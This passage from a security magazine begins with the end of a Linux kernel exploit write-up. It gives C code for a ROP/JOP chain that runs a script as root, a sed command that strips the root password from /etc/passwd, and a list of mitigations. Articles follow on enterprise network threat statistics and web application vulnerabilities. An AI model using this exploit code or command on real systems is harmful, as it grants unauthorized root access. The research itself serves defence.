#define ROP__JMP_R15 0xffffffff81c071be
#define ADDR_RUN_CMD 0xffffffff810b4ed0
#define ADDR_DO_TASK_DEAD 0xffffffff810bf260

unsigned long *rop = NULL;
char *cmd = "/bin/sh /home/a13x/pwn"; /* rewrites /etc/passwd to drop root password */
size_t cmdlen = strlen(cmd) + 1; /* for 0 byte */

/* mem_priv is the arg for vaddr() */
vplane = vbuf->vb.vb2_buf.planes;
vplane->mem_priv = (void *)(kstack - TIMEX_STACK_OFFSET + ROP_CHAIN_OFFSET);

rop = (unsigned long *)(timex_addr + ROP_CHAIN_OFFSET);
printf("  rop chain will be at %p, userspace %p\n", vplane->mem_priv, rop);

strncpy((char *)timex_addr + CMD_OFFSET, cmd, cmdlen);
printf("  cmd will be at %lx, userspace %p\n",
       (kstack - TIMEX_STACK_OFFSET + CMD_OFFSET),
       (char *)timex_addr + CMD_OFFSET);

/* stack will be trashed near rop chain, be careful with CMD_OFFSET */
*rop++ = 0x1337133713371337; /* placeholder for pop rbp in the pivoting gadget */
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_RUN_CMD + kaslr_offset;
*rop++ = ROP__POP_RDI__RET + kaslr_offset;
*rop++ = (unsigned long)(kstack - TIMEX_STACK_OFFSET + CMD_OFFSET);
*rop++ = ROP__JMP_R15 + kaslr_offset;
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_DO_TASK_DEAD + kaslr_offset;
*rop++ = ROP__JMP_R15 + kaslr_offset;

printf(" [+] the payload for kernel heap and stack is ready. Put it.\n");
```



This ROP chain loads the address of the kernel function `run_cmd()` from `kernel/reboot.c` to the `R15` register. Then it saves the address of the shell command to the `RDI` register. That address will be passed to `run_cmd()` as an argument. Then the ROP chain performs some JOP'ing :) It jumps to `run_cmd()` that executes `/bin/sh /home/a13x/pwn` with root privileges. That script rewrites `/etc/passwd` allowing logging in as root without a password:

```
#!/bin/sh
# drop root password
sed -i '1s/.*:/root::0:0:root:/root:/bin/bash/' /etc/passwd
```

Then the ROP chain jumps to `__noreturn_do_task_dead()` from `kernel/ex-it.c`. I do so for so-called system fixating: if this kthread is not stopped, it provokes some unnecessary kernel crashes.

## Possible exploit mitigation

There are several kernel hardening features that could interfere with different parts of this exploit.

1. Setting `/proc/sys/vm/unprivileged_userfaultfd` to `0` would block the described method of keeping the payload in the kernelspace. This toggle restricts `userfaultfd()` to only privileged users (with the `SYS_CAP_PTRACE` capability).
2. Setting `kernel.dmesg_restrict` sysctl to `1` would block an information leak via the kernel log. This sysctl restricts the ability of unprivileged users to read the kernel syslog via `dmesg`. However, even with `kernel.dmesg_restrict = 1`, Ubuntu users from the `adm` group can read the kernel log from `/var/log/syslog`.
3. grsecurity/PaX patch has an interesting feature called `PAX_RANDKSTACK`, which would make the exploit guess the `vb2_queue` location.
4. `PAX_RAP` from the grsecurity/PaX patch should prevent my ROP/JOP chain that is described above.
5. Hopefully in the future, the Linux kernel will receive ARM Memory Tagging Extension (MTE) support ([bit.ly/2y6QuG7](https://bit.ly/2y6QuG7)), which will mitigate use-after-free similar to one I exploited.

---

*That solved the vulnerability but—  
as Linus noticed—also introduced a busy  
loop that can cause a deadlock on a non-  
preemptible kernel*

# THE SWORD AND THE SHIELD





186

Top cybersecurity threats  
on enterprise networks

194

Web application vulnerabilities  
and threats

204

Almost all you need to know about  
LDAP in Active Directory

218

PT\_hash: a recipe for a fuzzy  
hash function

226

A new take on benchmarks:  
let's make life harder for attackers



THE SWORD AND THE SHIELD


# Top cybersecurity threats on enterprise networks

*Yana Avezova,  
Natalia Kazankova*

---

*Scan the code to get  
the full version  
of this research*





© Positive Technologies


Figure 1. Client snapshot

The IT infrastructure of large modern companies generates huge amounts of network traffic every day. Keeping track of vulnerable spots in communication between devices is getting even more difficult as infrastructure grows larger and new technologies appear. Meanwhile, cybercriminals have a whole range of techniques for hiding their presence on compromised infrastructure and masking their malicious traffic as legitimate. Information about connection addresses, network ports, and protocols is no longer sufficient for timely threat detection and response. What is needed is advanced traffic analysis, with protocols analyzed all the way to the application level (L7). This is what Network Traffic Analysis (NTA) solutions are designed to do.

This article summarizes the results of network activity monitoring on the infrastructure of 36 companies where a new NTA solution called PT Network Attack Discovery (PT NAD) was deployed as a pilot project.<sup>1</sup>

## What lies inside the network

Suspicious network activity was detected on the infrastructure of 97 percent of companies. Advanced network traffic analysis revealed non-compliance with security policies on the infrastructure of 94 percent of companies. Malware activity was detected at 81 percent of companies. Let us look closely at the most common threats in these categories, in order to understand the connect they contain.



© Positive Technologies

Figure 2. Categories of detected threats (percentage of companies)

1. The average duration of each pilot project was one month. Findings here are taken from projects completed in 2019 at large companies (1,000+ employees) in key sectors in Eastern European countries.

## Suspicious network activity

Which traffic is considered suspicious? Examples include VPNs, proxies, and Tor connections. These were found at 64 percent of companies.




Figure 3. Suspicious network activity (percentage of companies)

Suspicious network activity also includes actions indicative of attacker intelligence gathering and lateral movement. Such actions include network scans, multiple failed attempts to connect to hosts, and traces of collecting intelligence on active network sessions on a specific host or entire domain.

At 28 percent of companies, we discovered activity of certain tools and utilities that may suggest a compromise. Why do we say "may suggest" and how can we prove that hypothesis? The current trend is toward so-called living off the land attacks. Such attacks use mechanisms built into the OS, as well as trusted programs, for remote command execution on hosts. On Windows-based infrastructure, these may include PowerShell, WMI, and Sysinternals. PsExec, for one, is a utility equally appreciated by IT administrators and black hats.

It is hard to tell in real time whether an action is performed by attackers using legitimate tools or by a system administrator. No security tool can do so with absolute accuracy. That is why attackers can use legitimate tools and remain unnoticed for a very long time.

One of the ways of detecting a living off the land attack is network traffic storage and analysis. Traffic contains information about seemingly innocent actions. This is important for retrospective analysis.

**22%**  
of companies had  
signs of PsExec use




Figure 4. Remote Command Execution with PsExec

## Malware activity

Certain anomalies in traffic can indicate malware infection with great probability. At 39 percent of companies, we detected attempts by servers and workstations to connect to sinkholed domains.<sup>2</sup>




Figure 5. Attempts to resolve a sinkholed domain name

Requests to sinkholed domains can indicate threats of various severity, from run-of-the-mill spam bots to a complex targeted attack. In one of the pilot projects we checked the customer's corporate network and detected requests to three sinkholed domains. Two of those domains were involved in APT attacks by the Sofacy group (APT28).

2. Domain names that have been involved in malware campaigns. Connections to such addresses are redirected to special sinkhole servers, preventing malware from connecting to the actual C2 servers. Requests to sinkholed domains are a sure sign of malware infection.



Reputation lists are databases of addresses involved in malware campaigns. These databases are updated regularly, and then imported into security tools to block malicious activity. But attackers have figured out how to bypass security that relies on indicators of compromise. Advanced malware can generate domain names for C2 servers dynamically with special domain generation algorithms (DGAs).

Server IP address	Server Domain Name	Sessions
192.168.1.100	gv4-c078-fr002.net	72
192.168.1.101	739b5d54-43c3-4c83-9a2f-7a0892d05ee.com	63
192.168.1.102	x3569437661-a26881.net	63
192.168.1.103	gv4dp-bd90fadf.com	44
192.168.1.104	cdn0-vb17107.pw	42
192.168.1.105	2fa118f4-c5f6-4f13-bdbb-1a7b64faddd.com	39
192.168.1.106	cdn072-vb17107.pw	33
192.168.1.107	w107a711he-act-cloof	31

Figure 6. Examples of DGA domains

Multiple attempts to connect to external servers via TCP port 445 (SMB) are another example of suspicious network activity indicative of malware infection. This is consistent with the presence of WannaCry ransomware or other malware distributed in a similar manner. There are other indicators, such as requests to killswitch addresses, related to WannaCry. But the most common malware found on infrastructure was miners (found at 55% of infected companies) and adware (28%). 47 percent of companies were infected with several different types of malware.





Figure 7. Top 5 malware types (percentage of infected companies)

If your computer is infected with any malware, you need to identify the source of the threat as soon as possible. Your computer could have been infected through a breach of the infrastructure, and attackers can use such breaches to deal more damage than one might initially think.

## Non-compliance with IS policies

Security policies at many organizations do not allow employees to visit questionable sites, download torrents, install chat programs, or use remote access utilities. These measures are there to maintain an acceptable security level, but quite often employees ignore them. Suffice it to say that non-compliance with information security policies was found at 94 percent of companies. This calls for a reminder of the consequences of poor "network hygiene."




© Positive Technologies

Figure 8. Top 7 types of non-compliance with IS policies (percentage of companies)

## Insecure protocols inside the network: dangerous or not

At 81 percent of companies, sensitive data is transmitted in cleartext. This means that anyone on the corporate network, including a potential attacker, can intercept traffic and search it for sensitive information such as usernames and passwords. Another problem often found, along with unsecured protocols, is dictionary passwords.



© Positive Technologies

Figure 9. Pass sensitive data over a network unencrypted (percentage of companies)

We found that at 56 percent of companies, unencrypted credentials are transmitted via LDAP. This protocol is used by directory services. Administrators use them for centralized administration and for managing access to network resources. If attackers can intercept domain credentials in insecure LDAP traffic, they can use these credentials to move deeper into the network.




Figure 10. Transmission of cleartext credentials via LDAP

One out of two companies still uses the insecure HTTP protocol for accessing the web interfaces of internal services. For instance, two companies transmitted usernames and passwords for the Zabbix monitoring system in cleartext in the request body. What threats come with this authentication choice? One, compromised credentials can help in obtaining information about models and versions of software and hardware used on the infrastructure, making it easier for malefactors to gather intelligence inside the network. Two, if the attackers pilfer Zabbix administrator credentials, they can execute OS commands on the server and use the server for further attacks.

## Recommendations

*Use secure protocols such as HTTPS, SLDAP, Kerberos, SFTP, FTPS, and SSH. Set up mail clients and servers to use TLS. Do not use dictionary passwords or default passwords. Review your password policy to make sure that passwords are strong enough. Make sure that the policy is followed by employees.*

## Remote access tools: convenience vs risk

**58%**

**of companies** use TeamViewer for remote access

Another threat comes from remote access tools. 67 percent of companies use RAdmin, TeamViewer, Ammyy Admin, and other similar tools. This is certainly convenient for employees working from home. But what are the risks? The employee's personal computer can be hacked and then attackers can connect to the corporate network via remote access.

Remote access is also useful for IT contractors. We recommend avoiding such use, however. APT groups today abuse the trusting relationship between victims and the victims'

partners, agents, or contractors ([attack.mitre.org/techniques/T1199/](https://attack.mitre.org/techniques/T1199/)). Remember that abnormally long connection times or connections outside of normal business hours may be signs of compromise.



## Recommendations

*If you absolutely must use remote access tools, use only one. Restrict access rights of local users and create a software whitelist with AppLocker.*

## Torrents: block or allow?

Our pilot projects demonstrated that at 44 percent of companies, employees use peer-to-peer networks for data transfer, such as downloading torrents. This places an extra burden on the network and consumes bandwidth. But there's another risk. Malware may be lurking on torrent trackers, posing as various software, movies, and other files. A tempting torrent may lead to a ransomware attack or deliver the malware of professional cybercriminals. For instance, torrents were used to distribute STOP ransomware and the APT37 group weaponized a YouTube video downloader app with the KARAE backdoor and distributed it on torrent websites.



## Recommendations

*Introduce a company-wide ban on BitTorrent data transfers. Implement a whitelist policy with AppLocker.*

Cybersecurity must be more than just the perimeter and traditional security tools. Our research indicates that **92 percent of threats are detected when the enemy is already inside.**

Cybergroups breach the security on the perimeter of their targets. This is evident from the growing percentage of successful targeted attacks (see page. 12). This is a good reason to shift attention from prevention of attacks on the perimeter to timely detection and response inside the network. Attackers are no longer hindered by antivirus software. They constantly modify source code, use bodyless malware, and exploit zero-day vulnerabilities.


However, attackers leave traces in network traffic, so it's up to cybersecurity specialists to find those traces. Our pilot projects have demonstrated that NTA solutions are effective at detecting threats on the internal network, ranging from non-compliance with IS policies to complex targeted attacks.



# Web application vulnerabilities and threats

*Olga Zinenko*

*Scan the code to read  
the full version  
of this report*



---

**The overall security of web applications has continued to improve, but still leaves much to be desired.**

### **Key takeaways regarding web applications:**

- Hackers can attack users in 9 out of 10 web applications. Attacks include redirecting users to a hacker-controlled resource, stealing credentials in phishing attacks, and infecting computers with malware.
- Unauthorized access to applications is possible on 39 percent of sites. In 2019, full control of the system could be obtained on 16 percent of web applications. On 8 percent of systems, full control of the web application server allowed attacking the local network.
- Breaches of sensitive data were a threat in 68 percent of web applications. Most breachable data was of a personal nature (47% of breaches) or credentials (31%).

### **Vulnerability statistics:**

- 82 percent of vulnerabilities were located in application code.
- The average number of vulnerabilities per web application fell by a third compared to 2018. On average, each system contained 22 vulnerabilities, of which 4 were of high severity.
- One out of five vulnerabilities has high severity.

## Trends

The percentage of web applications containing high-risk vulnerabilities in 2019 fell significantly, by 17 percentage points compared to the prior year. The average number of severe vulnerabilities per web application also fell, by almost one third.




Figure 1. Websites by maximum severity of vulnerabilities found

The last five years show a reduction in the percentage of sites containing severe vulnerabilities. This is an encouraging sign consistent with an overall improvement in security.




Figure 2. Websites by vulnerability severity

## Assessment of web application security




Figure 3. Average number of vulnerabilities per application




Figure 4. Vulnerabilities by severity




Figure 5. Vulnerabilities of various severity levels, by industry





## Most common vulnerabilities




Figure 6. Most common OWASP Top 10 vulnerabilities (percentage of web applications)

The most commonly encountered web application vulnerabilities in 2019 involved Security Misconfiguration. One out of every five tested applications contained vulnerabilities allowing the hackers to attack a user session, such as sensitive cookies without the HttpOnly and Secure flags. Attackers can use such flaws to perform Cross-Site Scripting (XSS) in order to capture the user's session identifier and impersonate the user in the application.

Broken Authentication was found in 45 percent of web applications. Almost a third of such vulnerabilities consist of failure to properly restrict the number of authentication attempts. An attacker can exploit this to brute-force credentials and access the web application. For instance, one of the applications could be accessed with administrator rights after only 100 attempts.

